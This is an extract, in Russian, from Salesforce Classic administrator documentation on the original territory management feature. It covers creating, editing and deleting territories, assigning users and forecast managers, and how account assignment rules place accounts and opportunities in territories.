Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра территорий:
- Просмотр настройки и конфигурации

Для редактирования территорий:
- «Управление территориями»

  ИЛИ

  Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

Клонирование территорий

Чтобы создать точную копию текущей территории, нажмите кнопку **«Клонировать»**. Клонированная и исходная территории имеют одну и ту же родительскую территорию. Обратите внимание, что назначенные пользователи, правила назначения организации и организации, назначенные вручную, не подлежат клонированию.

Прим.: Значение поля, которое доступно только для чтения, не может быть перенесено в клонированную запись.

Просмотр организаций, назначенных территории

Чтобы просмотреть организации, назначенные текущей и подчиненным территориям, нажмите кнопку **«Просмотр организаций»**. Данный список содержит организации, назначенные вручную, и организации, назначенные с помощью правил.

Работа со связанными списками территории

Ниже перечислены связанные списки, доступные на странице сведений о любой территории.

- **«Назначенные пользователи»**: пользователи территории. См. раздел «Управление пользователями в территориях» на странице 2126.
- **«Наследованные правила назначения организации»**: правила назначения организации, определенные в родительской территории. См. раздел «Управление правилами назначения организации» на странице 2131.
- **«Правила назначения организации, заданные в данной территории»**: правила назначения организации для данной территории. См. раздел «Управление правилами назначения организации» на странице 2131.
- **«Организации, назначенные вручную»**: организации, добавленные в данную территорию вручную. См. раздел «Назначение организаций вручную территориям» на странице 2141.
- **«Дочерние территории»**: нижестоящие территории в иерархии территорий. Чтобы создать дочернюю территорию для этой же территории, нажмите кнопку **«Добавить территорию»**. Чтобы просмотреть страницу сведений о дочерней территории, щелкните имя территории.

СМ. ТАКЖЕ:

Создание иерархии территорий

Включение функции управления территориями

Добавление менеджеров прогнозов в территории

Создание территорий

Создание территорий

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Для одной организации может быть создано не более 500 территорий. Чтобы добавить новую территорию, выполните указанные ниже действия.

1. В настройке введите *«Иерархия»* в поле «Быстрый поиск», затем выберите **«Иерархия территорий»**.
2. Нажмите кнопку **«Добавить территорию»**. Или нажмите кнопку **«Добавить территорию»** в связанном списке «Дочерние территории» на странице сведений о территории.
3. Чтобы определить новую территорию, заполните или измените поля. Описание полей см. в разделе «Поля территории» на странице 2122.

   Территории содержат следующие обязательные стандартные поля: «Метка», «Имя территории» и «Родительская территория». Кроме того, территории могут содержать настраиваемые поля. Дополнительную информацию см. в разделе «Создание настраиваемых полей территории» на странице 2124.
4. Чтобы сохранить территорию, нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные территории, нажмите кнопку **«Сохранить и создать»**.

СМ. ТАКЖЕ:

Поля территорий
Создание настраиваемых полей территории
Создание иерархии территорий

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания территорий:

- «Управление территориями»

  ИЛИ

  Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

Поля территорий

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Ниже перечислены поля, доступные в территории.

Имя поля	Описание
Доступ к организации	Данное поле определяет уровень доступа участников территории к организациям территории: только просмотр, просмотр и редактирование или просмотр, редактирование, перенос и удаление.
Доступ к обращению	Данное поле определяет уровень доступа участников территории к обращениям в организациях территории, независимо от их ответственных сотрудников: нет доступа, только просмотр или просмотр и редактирование.
Ограничить назначение возможности	Установите данный флажок для сохранения возможностей в текущей и дочерних территориях при выполнении правил назначения организации.
Доступ к контакту	Данное поле определяет уровень доступа участников территории к контактам в организациях территории, независимо от их ответственных сотрудников: нет доступа, только просмотр или просмотр и редактирование.
Менеджер прогнозов	Пользователь, имеющий доступ к прогнозам в дочерних и нижестоящих территориях. Чтобы изменить значение данного поля, нажмите кнопку **«Изменить»** на странице сведений о территории. Менеджер прогнозов, включенный на странице «Параметры территории», может управлять нижестоящими территориями иерархии.
Метка	Имя, используемое для обозначения территории на всех страницах пользовательского интерфейса.
Доступ к возможности	Данное поле определяет уровень доступа участников территории к возможностям в организациях территории, независимо от их ответственных сотрудников: нет

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования территорий:

- «Управление территориями»

  ИЛИ

  Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

Имя поля	Описание
	доступа, только просмотр или просмотр и редактирование.
Родительская территория	Вышестоящая территория в иерархии территорий. Иерархия должна содержать действительную родительскую территорию. Родительская территория может быть выбрана с помощью значка поиска.
Группы общего доступа	Данное поле доступно только для чтения и отображается на странице сведений о территории. Каждая территория поддерживает две группы общего доступа (одна для территории, вторая для территории и дочерних территорий). Чтобы просмотреть участников группы общего доступа к территории, щелкните **«Территория»**. Чтобы просмотреть участников группы общего доступа к территории и ее дочерним территориям, щелкните **«Территория и подчиненные территории»**. Прим.: Пользователи отображаются в качестве участников группы только в том случае, если группа используется в правилах общего доступа или при предоставлении общего доступа вручную.
Имя территории	Уникальное имя, используемое интерфейсом API и управляемыми пакетами.
Описание территории	Описание территории.

СМ. ТАКЖЕ:

- Создание настраиваемых полей территории
- Отображение и редактирование территорий
- Создание территорий
- Управление территориями. Вопросы и ответы

Создание настраиваемых полей территории

Для одной организации может быть создано не более 500 настраиваемых полей территории.

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

В разделе настроек управления объектами для территорий перейдите в раздел полей. Данный раздел позволяет просмотреть сведения о стандартных полях, создать или изменить настраиваемые поля и определить зависимости полей.

Прим.: Территории не имеют настраиваемых макетов страниц. Новые настраиваемые поля добавляются в алфавитном порядке в нижнюю часть страницы сведений о территории.

СМ. ТАКЖЕ:

- Отображение и редактирование территорий
- Создание территорий
- Поля территорий
- Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования настраиваемых полей территории:

- «Управление территориями»

  ИЛИ

  Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

Удаление территорий

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Территории, содержащие дочерние территории, не могут быть удалены. Ниже перечислены элементы, которые больше не будут связаны с территорией в случае ее удаления.

- Все пользователи, независимо от наличия флажка «Активно в территории»
- Все организации, назначенные вручную или автоматически
- Все возможности

Чтобы удалить территорию, выполните указанные ниже действия.

1. В настройке введите *«Иерархия»* в поле «Быстрый поиск», затем выберите **«Иерархия территорий»**.
2. Щелкните ссылку **«Удал.»** напротив нужной территории в иерархии. Или выберите имя нужной территории и нажмите кнопку **«Удалить»**.

Прим.: Восстановление организации или возможности из корзины инициирует восстановление назначения территории, но не активирует оценку правил назначения организаций. Восстановленная запись может использовать территории, которые не соответствуют новым правилам назначения организаций, заданным во время хранения данной записи в корзине.

СМ. ТАКЖЕ:

Отображение и редактирование территорий
Создание иерархии территорий

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления территорий:

- «Управление территориями»

  ИЛИ

  Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

Управление пользователями в территориях

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Территория может содержать неограниченное количество пользователей, а пользователь может быть назначен неограниченному количеству территорий.

Некоторые территории поддерживают оба статуса пользователя: «Активно» и «Активно в территории».

Активно

Активный пользователь может выполнить вход в систему Salesforce.

Деактивированные пользователи продолжают нести ответственность за возможности и отображаются в прогнозах и территориях. Деактивация пользователей препятствует переопределению прогнозов возможностей, скорректированных итогов и выбранных данных менеджера для прогнозов подчиненных. Тем не менее, менеджер может применять переопределения своих выбранных данных к прогнозам деактивированного пользователя. Сводные стоимости сохраняются. Деактивированный пользователь, который активируется повторно, может возобновить доступные ранее бизнес-процессы. Деактивированный пользователь, для которого снят флажок «Разрешить прогнозирование», удаляется из всех назначенных территорий.

Чтобы задать активный статус пользователя, внесите изменения на странице личных сведений в разделе личных параметров.

Активно в территории

Если на странице сведений о территории установлен флажок «Активно в территории», то пользователям доступны открытые и закрытые возможности, либо недоступны все возможности данной территории. Пользователи, для которых снят флажок «Активно в территории», переносятся или удаляются из территории, но сохраняют ответственность за ее возможности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения пользователей территориям:

- «Управление территориями»

  И

  Управление пользователями

Чтобы просмотреть территории, к которым относится пользователь, воспользуйтесь связанным списком «Территории» на странице личных сведений. Для просмотра такого списка для любого пользователя введите *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Пользователи»**.

Добавление пользователей в территории

Чтобы добавить пользователя в территорию, выполните указанные ниже действия.

1. Нажмите кнопку **«Добавить пользователей»** на странице сведений о территории.
2. Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.
3. Чтобы переместить пользователей из списка доступных в список выбранных или наоборот, установите или снимите флажки в столбце «Действие». Ниже перечислены дополнительные доступные действия.
   - Чтобы просмотреть список пользователей, имена которых начинаются с определенной буквы, щелкните эту букву.
   - Чтобы просмотреть список всех пользователей, соответствующих критерию текущего представления, щелкните **«Все»**.
   - Чтобы переместить всех доступных пользователей в список выбранных, щелкните **«выбрать перечисленное»**.

- Чтобы переместить пользователей из списка выбранных в список доступных, щелкните **«отменить выбор перечисленного»** или **«отменить выбор»**.

Прим.: Пользователи, назначенные территории, не отображаются в списке доступных пользователей (даже в том случае, если они соответствуют критерию спискового представления).

4. Выберите пользователей, которые должны быть назначены территории, и нажмите кнопку **«Назначить»**.

Удаление пользователей из территорий

Чтобы выбрать пользователя, которому будут назначены открытые возможности удаленного пользователя, выполните указанные ниже действия.

1. Щелкните ссылку **«Удалить»** напротив имени нужного пользователя в связанном списке «Назначенные пользователи» на странице сведений о территории.
2. Чтобы выбрать пользователя, который примет ответственность за любые открытые возможности, щелкните значок поиска «Новый ответственный» ( ).
3. Или пропустите поле «Новый ответственный». Ниже описаны возможные действия.
   - Если родительской территории назначен менеджер прогнозов, то он становится ответственным за открытые возможности пользователя. Кроме того, менеджер прогнозов назначается территории, а флажок «Активно в территории» снимается.
   - Если родительской территории не назначен менеджер прогнозов, то пользователь остается в территории, а флажок «Активно в территории» снимается.
4. Нажмите кнопку **«Сохранить»**.

   По завершении операции, которая влияет на большой объем данных, пользователю отправляется электронное подтверждение.

Перенос пользователей между территориями

Мастер переноса пользователей позволяет перемещать пользователя из одной территории в другую и выбирать открытые возможности, за которые пользователь продолжает нести ответственность, а также назначать открытые возможности перенесенного пользователя новым ответственным.

Чтобы перенести пользователя в другую территорию, выполните указанные ниже действия.

1. Щелкните ссылку **«Перенос»** напротив имени нужного пользователя в связанном списке «Назначенные пользователи» на странице сведений о территории.
2. Щелкните ссылку **«Выбрать»** напротив целевой территории. Чтобы просмотреть целевую территорию, разверните или сверните узлы в иерархии территорий.
3. Чтобы выбрать пользователя, который примет ответственность за открытые возможности перенесенного пользователя, щелкните значок поиска «Новый ответственный» ( ). Для продолжения нажмите кнопку **«Далее»**.

   В случае отсутствия получателя, открытые возможности перенесенного пользователя автоматически назначаются менеджеру прогнозов в территории, которая является родительской для бывшей территории пользователя. В случае отсутствия менеджера прогнозов в родительской территории, перенесенный пользователь сохраняет ответственность за свои возможности.
4. Выберите списковое представление открытых возможностей пользователя.

5. Чтобы переместить возможности из списка доступных в список выбранных или наоборот, щелкните **«Выбрать»** или **«Отменить выбор»**. Ниже перечислены дополнительные доступные действия.
   - Чтобы просмотреть список возможностей, имена которых начинаются с определенной буквы, щелкните эту букву.
   - Чтобы просмотреть список всех возможностей, соответствующих критерию текущего представления, щелкните **«Все»**.
   - Чтобы переместить все доступные возможности в список выбранных, щелкните **«выбрать перечисленное»**.
   - Чтобы переместить возможности из списка выбранных в список доступных, щелкните **«отменить выбор перечисленного»** или **«отменить выбор»**.
6. Выберите возможности, которые должны быть сохранены для пользователя, и нажмите кнопку **«Перенос»**.

   По завершении операции, которая влияет на большой объем данных, пользователю отправляется электронное подтверждение.

Прим.: Территории, из которых удаляются менеджеры прогнозов, больше не содержат прогнозов, а все переопределения возможностей для этих территорий, которые были созданы менеджерами прогнозов в родительских территориях, подлежат удалению. См. раздел «Переопределение настраиваемых прогнозов» на странице 1795.

СМ. ТАКЖЕ:

Отображение и редактирование территорий

Добавление менеджеров прогнозов в территории

Просмотр списков назначенных пользователей

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Страница со списком назначенных пользователей содержит пользователей, назначенных выбранной территории. Данная страница позволяет просмотреть подробные сведения о пользователе, удалить пользователей из территорий, перенести пользователей из одной территории в другую и получить доступ к другим связанным данным.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. По умолчанию в раскрывающемся списке «Просмотр» отображается последнее просмотренное пользователем представление.
- Чтобы просмотреть подробные сведения о пользователе, щелкните имя нужного пользователя.
- Чтобы удалить пользователя из территории, щелкните ссылку **«Удалить»** напротив его имени.
- Чтобы перенести пользователя из одной территории в другую, щелкните ссылку **«Перенос»** напротив его имени.

СМ. ТАКЖЕ:

Управление территориями

Управление правилами назначения организации

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра назначенных пользователей:

- Просмотр настройки и конфигурации

Для удаления или переноса пользователя:

- «Управление территориями»

  И

  Управление пользователями

Добавление менеджеров прогнозов в территории

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Ниже перечислены рекомендации по назначению менеджера прогнозов для территории.

- Территория может содержать только одного менеджера прогнозов. См. раздел «Назначение менеджеров прогнозов в иерархии прогнозов» на странице 2069.
- Прогнозы от дочерних и нижестоящих территорий передаются менеджерам прогнозов.
- Прогнозы доступны только для тех территорий, которые содержат менеджеров прогнозов.
- Менеджеры прогнозов могут принимать возможности при переносе или удалении пользователей территории.
- Менеджеры прогнозов могут принимать возможности при выполнении правил назначения организации.
- Менеджеры прогнозов могут быть назначены в качестве делегированных администраторов для нижестоящих территорий на странице «Параметры территории».

Чтобы назначить или изменить менеджера прогнозов для территории, выполните указанные ниже действия.

1. Щелкните **«Изменить»** напротив поля «Менеджер прогнозов» на странице сведений о территории.
2. Выберите нужное имя в раскрывающемся списке.

   Чтобы просмотреть дочерние и нижестоящие территории, прогнозы которых будут доступны менеджеру прогнозов, воспользуйтесь древовидным представлением иерархии территорий справа.
3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Назначение менеджеров прогнозов в иерархии прогнозов

Отображение и редактирование территорий

Настройка параметров управления территориями

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения менеджеров прогнозов территориям:

- Управление пользователями

  И

  «Управление территориями»

  И

  Настройка приложения

Управление правилами назначения организации

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Правила назначения организации позволяют автоматически перемещать организации и связанные с ними возможности или обращения в территории на основе любого стандартного или настраиваемого поля организации (например, индекс, область, отрасль, доход или количество сотрудников). Каждое правило содержит несколько критериев, которые определяют способ назначения организаций.

Ниже перечислены условия, регулирующие правила назначения организации.

- Территория может применять наследованные правила назначения организации, то есть правила, созданные в вышестоящих территориях иерархии, также влияют на данную территорию.
- Территория может применять локально определенные правила назначения организации, то есть правила, созданные в данной территории.
- Территория, в которой не применяются наследованные или локально определенные правила назначения организации, содержит только организации, добавленные вручную.
- Организация, которая соответствует всем наследованным и локально определенным правилам назначения, заданным для нескольких территорий одной и той же ветви иерархии, назначается самой нижней совпадающей территории.
- Организация, которая соответствует всем наследованным и только некоторым локально определенным правилам назначения, заданным для территории, не назначается территории, но оценивается для дочерних территорий.

Допустим, иерархия содержит три территории.

- Территория «А» использует четыре правила с меткой «Применить к дочерним территориям» и является родительской для территории «Б».
  - Территория «Б» использует три правила с меткой «Применить к дочерним территориям» и является родительской для территории «В».
    - Территория «В» использует два правила.

Организация, которая соответствует всем правилам территорий «А» и «В», но только одному правилу территории «Б», назначается территории «В». Однако, если правила территории «Б» имеют метку «Применить к дочерним территориям», то эта организация назначается только территории «А».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления правилами назначения организации:

- «Управление территориями»

  ИЛИ

  Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

Работа с правилами назначения организации

Чтобы оценить активные наследованные и локально определенные правила, доступные на странице, для всех текущих организаций, нажмите кнопку **«Выполнить правила»** на странице сведений о территории. Кроме того, оценка правил распространяется на все подчиненные территории, то есть при запуске правил для территории верхнего уровня оцениваются все правила, заданные в иерархии. При нажатии кнопки **«Выполнить правила»** значок ( ), указывающий на обработку правил, отображается напротив кнопки для всех зависимых территорий. По завершении обработки пользователю отправляется электронное подтверждение.

Прим.: При наличии значка обработки территория не может быть изменена. В противном случае данные могут быть искажены.

Чтобы открыть страницу «Управление правилами назначения организации», которая позволяет создавать, редактировать, просматривать и выполнять правила назначения организации, нажмите кнопку **«Управление правилами»** на странице сведений о территории.

- Чтобы создать правило, нажмите кнопку **«Создать»**. Чтобы изменить текущее правило, щелкните ссылку **«Правка»**. См. раздел «Создание и редактирование правил назначения организации» на странице 2138.
- Чтобы присвоить локально определенному правилу статус активного или неактивного, установите или снимите флажок «Активно».

  Ниже перечислены условия, при выполнении которых активные правила автоматически оценивают организации и назначают их территориям.

  - Организация создана посредством пользовательского интерфейса Salesforce, Force.com API, версия 20.0 или более ранняя, или клиентского приложения (например, Connect Offline).
  - Организация импортирована посредством мастера импорта.
  - Организация создана путем преобразования интереса.
  - Организация изменена и сохранена, если флажок «Выбрать по умолчанию» установлен для параметра «Флажок "При сохранении оценить данную организацию по правилам территории"» в разделе **«Свойства макета»**. Если правило назначения организации инициирует изменение ответственности за возможность, то возможность должна быть доступна для переноса.
  - Организация изменена и сохранена посредством Force.com API.
  - Кнопка **«Запуск правил»** нажата на странице сведений о территории, при условии, что снят флажок «Исключить из правил назначения территорий» для организации.
  - Кнопка **«Сохранить и запустить правила»** нажата на странице управления правилами назначения организации, при условии, что снят флажок «Исключить из правил назначения территорий» для организации.
  - Повторяющиеся организации объединены.
- Чтобы просмотреть сведения о правиле, включая его статус и критерии, щелкните имя нужного правила. Страница сведений о правиле позволяет редактировать, удалять или клонировать правило.
- Чтобы просмотреть организации, которые будут назначены данной территории и ее дочерним территориям при выполнении активных правил, щелкните **«Предварительный просмотр»**. См. раздел «Предварительный просмотр назначений организации» на странице 2140.
- Чтобы сохранить активный статус локально определенных правил, нажмите кнопку **«Сохранить»**.
- Чтобы сохранить активный статус локально определенных правил и оценить наследованные и локально определенные правила, доступные на странице, для всех текущих организаций, нажмите кнопку **«Сохранить и выполнить правила»**. Выполняемые правила назначения организации также охватывают организации, перемещенные в корзину.

Чтобы установить или снять флажок «Ограничить назначение возможности», нажмите кнопку **«Правка»** на странице сведений о территории. При выполнении правил назначения организации данный флажок позволяет сохранить возможности в текущей или дочерних территориях. Ниже перечислены возможные исключения.

- Если организация возможности переносится в одну дочернюю территорию, то возможность назначается новой территории организации. Данное исключение распространяется на те случаи, когда организация переносится в несколько территорий, из которых только одна территория является дочерней для исходной территории.
- Если организация возможности переносится в несколько дочерних территорий, то поле территории возможности становится пустым.
- Если организация возможности переносится за пределы текущей и дочерних территорий, то поле территории возможности становится пустым.

Совет: Кроме того, правила назначения организации могут управляться посредством Data Loader или Web Services API.

Правила назначения организации и возможности

Ниже перечислены факторы, определяющие способ назначения возможностей территориям, используемый правилами назначения организации.

- Количество территорий, назначенных организации, которая связана с возможностью
- Принадлежность ответственного за возможность и организации к одной территории
- Количество пользователей, назначенных территории
- Назначение менеджера прогнозов для территории

Прим.: Если правило назначения организации инициирует изменение ответственности за возможность при обновлении организации, инициирующей выполнение правила назначения организации, которое является частью функции управления территориями, то возможность должна быть доступна для переноса.

Организации с одной территорией

Чтобы определить способ назначения территории возможности, воспользуйтесь таблицей ниже в том случае, если организация, связанная с возможностью, назначена только одной территории.

Ответственный за возможность и организация принадлежат одной территории	Количество пользователей, назначенных территории	Менеджер прогнозов назначен территории	Результаты
Да	1	—	Возможность назначается той же территории, что и организация. Ответственный за возможность не меняется.
Нет	1	—	Возможность назначается той же территории, что и организация; ответственный за возможность является единственным участником территории.
Нет	0	—	Возможность назначается той же территории, что и организация; ответственный за возможность добавляется в качестве неактивного участника территории. Ответственный за возможность не меняется.
Да	>1	Да	Возможность назначается той же территории, что и организация; менеджер прогнозов становится ответственным за возможность.
Да	>1	Нет	Возможность назначается той же территории, что и организация. Ответственный за возможность не меняется, если для него установлен флажок «Активно в территории» на странице сведений о территории.

Ответственный за возможность и организация принадлежат одной территории	Количество пользователей, назначенных территории	Менеджер прогнозов назначен территории	Результаты
Нет	>1	Да	Возможность назначается менеджеру прогнозов территории.
Нет	>1	Нет	Возможность назначается той же территории, что и организация; ответственный за возможность добавляется в качестве неактивного участника территории. Ответственный за возможность не меняется.

Организации с несколькими территориями

Чтобы определить способ назначения территории возможности, воспользуйтесь таблицей ниже в том случае, если организация, связанная с возможностью, назначена нескольким территориям.

Участники территории ответственного за возможность	Результаты
Ответственный за возможность и организация имеют одну общую территорию	Возможность не назначается ни одной территории. Ответственный за возможность может назначить возможность общей территории.
Ответственный за возможность и организация имеют несколько общих территорий	Возможность не назначается ни одной территории. Ответственный за возможность может назначить возможность любой общей территории.
Ответственный за возможность и организация не имеют общих территорий	Возможность не назначается ни одной территории. Ответственный за возможность не может назначить возможность ни одной из территорий.

Назначения территории для стандартных пользователей

Система Salesforce автоматически назначает территорию новой возможности только в том случае, если пользователь и организация имеют одну общую территорию, а возможность создана стандартным пользователем. Например, стандартный пользователь Владимир, назначенный только территории «Запад», создает возможность для организации «ООО Цветы», которая, помимо территории «Запад», принадлежит еще одной территории. Пользователь Владимир и организация «ООО Цветы» имеют одну общую территорию, поэтому новая возможность назначается территории «Запад». Если бы пользователь Владимир принадлежал другой территории организации, то возможность не была бы назначена этой территории.

Чтобы определить случаи назначения территории возможности, созданной стандартным пользователем, воспользуйтесь таблицей ниже.

Количество территорий, назначенных пользователю	Количество территорий, назначенных организации	Ответственный за возможность и организация принадлежат одной территории	Результаты
1	1	Да	Возможность назначается общей территории.
>1	1	Да	Возможность назначается территории организации в том случае, если пользователь принадлежит этой же территории.
1	>1	Да	Возможность назначается территории пользователя в том случае, если организация связана с этой же территорией.
>1	>1	Да	Возможность не назначается ни одной территории. Ответственный за возможность может назначить возможность любой общей территории.
—	—	Нет	Возможность не назначается ни одной территории.

Назначения территории для администраторов

Пользователь, которому назначена роль администратора или предоставлено полномочие «Управление территориями», может просматривать все территории.

Система Salesforce автоматически назначает территорию новой возможности только в том случае, если администратор, текущая и родительские организации имеют одну общую территорию, а возможность создана администратором, делегированным администратором территории или пользователем с полномочием «Управление территориями». Например, администратор Ирина, управляющая территориями «Север» и «Запад», создает возможность для организации «Петров и товарищи», которая связана с территориями «Север» и «Юг». Организация «Петров и товарищи» имеет одну родительскую организацию («Натуральные продукты»), которая назначена территориям «Север» и «Восток». Администратор Ирина, организация «Петров и товарищи» и родительская организация «Натуральные продукты» имеют только одну общую территорию («Север»), поэтому новая возможность назначается именно этой территории. Если бы организация «Петров и товарищи» или родительская организация «Натуральные продукты» также принадлежала территории «Запад», то возможность не была бы назначена этой территории.

Чтобы определить случаи назначения территории возможности, созданной администратором, воспользуйтесь таблицей ниже.

Количество территорий, управляемых администратором	Количество территорий, назначенных организации	Количество территорий, назначенных родительским организациям	Ответственный за возможность управляет территорией текущей и родительской организаций	Результаты
1	1	1	Да	Возможность назначается общей территории.
>1	1	1	Да	Возможность назначается общей территории.
1	>1	1	Да	Возможность назначается общей территории.
1	1	>1	Да	Возможность назначается общей территории.
>1	>1	1	Да	Возможность назначается территории родительской организации только в том случае, если администратор и организация не имеют других общих территорий. Ответственный за возможность может вручную назначить возможность любой общей территории.
1	>1	>1	Да	Возможность назначается территории администратора только в том случае, если текущая и родительские организации не имеют других общих территорий. Ответственный за возможность может вручную назначить возможность любой общей территории.
>1	1	>1	Да	Возможность назначается территории организации только в том случае, если администратор и родительские организации не имеют других общих территорий. Ответственный за возможность может вручную назначить возможность любой общей территории.
>1	>1	>1	Да	Возможность назначается территории администратора только в том случае, если администратор, текущая и родительские организации не имеют других общих территорий. Ответственный за возможность может вручную назначить возможность любой общей территории.

Количество территорий, управляемых администратором	Количество территорий, назначенных организации	Количество территорий, назначенных родительским организациям	Ответственный за возможность управляет территорией текущей и родительской организаций	Результаты
—	—	—	Нет	Возможность не назначается ни одной территории.

СМ. ТАКЖЕ:

- Создание и редактирование правил назначения организации
- Предварительный просмотр назначений организации
- Отображение и редактирование территорий
- Назначение возможностей территориям

Создание и редактирование правил назначения организации

Прим.: Данные сведения относятся только к исходной функции управления территориями и не связаны с управлением территорией предприятия.

Для территории может быть задано не более 15 правил назначения организации, включая активные и неактивные правила. Чтобы создать или изменить правило назначения организации, выполните указанные ниже действия.

1. В настройке введите *«Иерархия»* в поле «Быстрый поиск», затем выберите **«Иерархия территорий»**.
2. Выберите нужную территорию.
3. Нажмите кнопку **«Управление правилами»** в связанном списке «Правила назначения организаций».
4. Чтобы добавить новое правило назначения организации, нажмите кнопку **«Создать»**. Чтобы изменить текущее правило назначения организации, нажмите кнопку **«Правка»**.
5. Введите имя правила. Имя правила должно быть уникальным и может содержать не более 80 символов.
6. Определите критерии фильтрации организаций, подлежащих добавлению в территорию.

   Если в организации включена многоязычная поддержка, то критерии могут быть заданы на языке по умолчанию. При использовании раскрывающихся списков для определения критериев фильтрации выбранные значения хранятся на стандартном языке организации. При редактировании или клонировании текущих критериев фильтрации рекомендуем сначала задать полю «Стандартный язык» на странице «Сведения о компании» язык, использовавшийся для определения исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось.
7. Чтобы применить правило к дочерним территориям, установите флажок «Применить к дочерним территориям».
8. Чтобы активировать правило, установите флажок «Активно». Неактивные правила не запускаются.

Ниже перечислены условия, при выполнении которых активные правила автоматически оценивают организации и назначают их территориям.

- Организация создана посредством пользовательского интерфейса Salesforce, Force.com API, версия 20.0 или более ранняя, или клиентского приложения (например, Connect Offline).
- Организация импортирована посредством мастера импорта.
- Организация создана путем преобразования интереса.
- Организация изменена и сохранена, если флажок «Выбрать по умолчанию» установлен для параметра «Флажок "При сохранении оценить данную организацию по правилам территории"» в разделе **«Свойства макета»**. Если правило назначения организации инициирует изменение ответственности за возможность, то возможность должна быть доступна для переноса.
- Организация изменена и сохранена посредством Force.com API.
- Кнопка **«Запуск правил»** нажата на странице сведений о территории, при условии, что снят флажок «Исключить из правил назначения территорий» для организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования правил назначения организации:

- «Управление территориями»

  ИЛИ

  Пользователь является менеджером прогнозов. Менеджеры прогнозов могут управлять территориями тех пользователей, которые работают ниже их уровня в иерархии территорий.

- Кнопка **«Сохранить и запустить правила»** нажата на странице управления правилами назначения организации, при условии, что снят флажок «Исключить из правил назначения территорий» для организации.
- Повторяющиеся организации объединены.

9. Чтобы сохранить правило, нажмите кнопку **«Сохранить»**. Чтобы сохранить правило и добавить новое, нажмите кнопку **«Сохранить и создать»**.

Совет: Чтобы создать иерархию, в которой все организации соответствуют критериям верхнего уровня, а подчиненные территории содержат организации, соответствующие более точным критериям, рекомендуем создать как минимум одно правило назначения организации, применимое к дочерним территориям, на верхнем уровне иерархии.

Если в организации включена поддержка подразделений, рекомендуем создать на верхнем уровне иерархии территорий правило, которое фильтрует организации по подразделению и применяется к дочерним территориям.

СМ. ТАКЖЕ:

Управление правилами назначения организации

Предварительный просмотр назначений организации

Отображение и редактирование территорий

